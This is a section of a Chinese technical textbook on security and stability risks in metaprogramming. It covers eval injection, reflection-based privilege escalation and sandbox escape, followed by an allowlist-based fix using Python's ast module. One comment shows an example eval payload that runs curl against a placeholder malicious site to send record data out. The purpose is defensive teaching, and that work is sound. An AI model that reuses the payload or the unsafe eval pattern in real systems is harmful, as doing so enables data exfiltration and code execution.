6.3 安全与稳定性
6.3 安全与稳定性
本节摘要:元编程的动态性天然扩大攻击面:字符串变成代码、名字变成调用、私有成员变成可触达。本节沿"注入—提权—逃逸"的攻击链复盘典型漏洞形态,给出白名单、沙箱、审计三层加固清单,并讨论动态类加载与宏崩溃带来的稳定性议题。
动态性的安全账单
安全模型的基本公理:可执行输入与不可信数据的边界必须清晰。元机制恰恰在这条边界上开了一系列门——eval 把字符串当代码、反射把名字当入口、反序列化把字节流当构造指令。门开得越多,"不可信数据变成可执行逻辑"的路径越多。这不是说要退回静态世界,而是要认清:每扇动态的门都要单独上锁。
一、攻击链复盘:从字符串到系统
第一环:注入。 最经典的形态是把不可信输入拼进求值字符串。一个真实感十足的翻车:
# 危险实现:规则来自外部配置 def check(record, expr): return eval(expr, {}, {"record": record}) # 攻击载荷随配置下发后: # "__import__('os').system('curl 恶意站点/steal?d=' + record['id'])" # 求值器照单执行——数据完成了向代码的越权变身
操作→结果:配置里夹带的表达式调用导入模块执行了外部命令。解读:eval 的求值器没有"这是数据不是代码"的概念——边界在调用者手里,不在机制里。3.4 给过正确姿势:白名单解析后再放行,或者干脆用 3.3 的 ast 模块先验证语法树的节点类型,杜绝一切非白名单节点。

第二环:提权。 反射的 setAccessible(true) 类机制能撕开语言级封装——私有字段、受保护方法在运行期变得可触达。它在框架场景正当(ORM、序列化都要),但一旦反射入口的参数来自不可信输入,就变成了"任意私有成员读写"的提权通道。历史上多起反序列化漏洞的完整链路正是:不可信字节流 → 反射构造任意类 → 触发带副作用的成员方法 → 远程代码执行。防御的锚点始终是 3.1 的白名单:可实例化、可触达的类型清单硬编码或强管控,清单外一律拒绝。
第三环:逃逸。 沙箱里的动态执行(规则引擎、脚本插件)若共享宿主的全部能力,沙箱形同虚设。成熟方案是能力收缩——给执行环境一个只含必要内置函数的干净命名空间、禁用导入、限制执行时长与内存配额。原则一句话:动态执行的默认世界应当是贫瘠的,能力按需逐一授予。
图:三层加固防线与各自拦下的攻击
二、稳定性:另一面镜子
安全之外,动态性还有一本稳定账。动态类加载的代价:运行期生成并加载的类占用元空间,插件式系统反复加载卸载,配额不足就内存溢出——容量规划必须把"动态类的存在"算进基线。宏崩溃的传导:编译期宏一旦崩溃或死循环,故障从编译器直接冒出,报错像编译器坏了一样吓人;工程对策是给宏宿主设超时与降级路径,并把宏测试纳入构建门禁。eval 产物的生命周期:动态编译产物通常难被回收优化,长期运行的进程里反复求值会导致性能钝化——高频路径坚持用预编译产物,勿在请求线程里现场求值。
稳定性三则的共同心法:给动态性配上静态的边界——配额、超时、门禁,都是用静态约束圈住动态行为。
加固落地:把 3.4 的校验器补上白名单
6.3 开头的注入案例(租户规则表达式执行外部命令)值得给出完整修复,让防线从口号落到代码。修复分两道:先解析成语法树验节点类型,再只放行白名单内的结构:
import ast, operator ALLOWED_OPS = {ast.Gt: operator.gt, ast.Lt: operator.lt, ast.LtE: operator.le, ast.GtE: operator.ge} ALLOWED_FIELDS = {"age", "amount", "score"} # 可引用的字段白名单 def safe_check(record, expr): tree = ast.parse(expr, mode="eval") # 只解析不执行 def ev(node): if isinstance(node, ast.Expression): return ev(node.body) if isinstance(node, ast.Compare) and type(node.ops[0]) in ALLOWED_OPS: name, val = node.left, node.comparators[0] if isinstance(name, ast.Name) and name.id in ALLOWED_FIELDS \ and isinstance(val, ast.Constant): return ALLOWED_OPS[type(node.ops[0])](record[name.id], val.value) raise ValueError("表达式含未授权结构") return ev(tree)
操作→结果:攻击载荷在解析阶段就触发"未授权结构"异常,字段名越出白名单同样被拒。解读:修复的骨架就是三层防线的第一层——结构白名单(只允许比较节点)加字段白名单(只允许已知字段),字符串从未被执行,只是被"解读"。这套骨架可直接迁移到任何规则引擎:枚举允许的节点类型,拒绝其余一切。
补一条部署纪律:白名单的每一次变更(新增字段、新增节点类型)都要按安全变更流程走,而不是随功能代码悄悄合并——白名单本身就是权限边界,动它等于动权限。配套的审计动作是记录每次"未授权结构"拒绝事件:拒绝日志聚不起来,你永远不知道攻击尝试有多频繁、白名单收得是否过紧。防线是否真的在工作,要看日志里有没有它出手的记录。
本节要点回顾
- 公理:元机制在"不可信数据"与"可执行逻辑"之间开了门,每扇门都要单独上锁。
- 攻击三环:注入(数据变身代码)、提权(反射撕封装)、逃逸(沙箱形同虚设)。
- 三层防线:白名单事前拦截,沙箱事中限权,审计事后追责;白名单是底线必配。
- 稳定三则:动态类加载计容量,宏崩溃设超时,高频路径禁现场求值。
- 共同心法:用静态的边界(配额、超时、门禁)圈住动态的行为。
三本账记完,接下来进入本章压轴:五个真实报错的排错实录,把原理兑换成手感。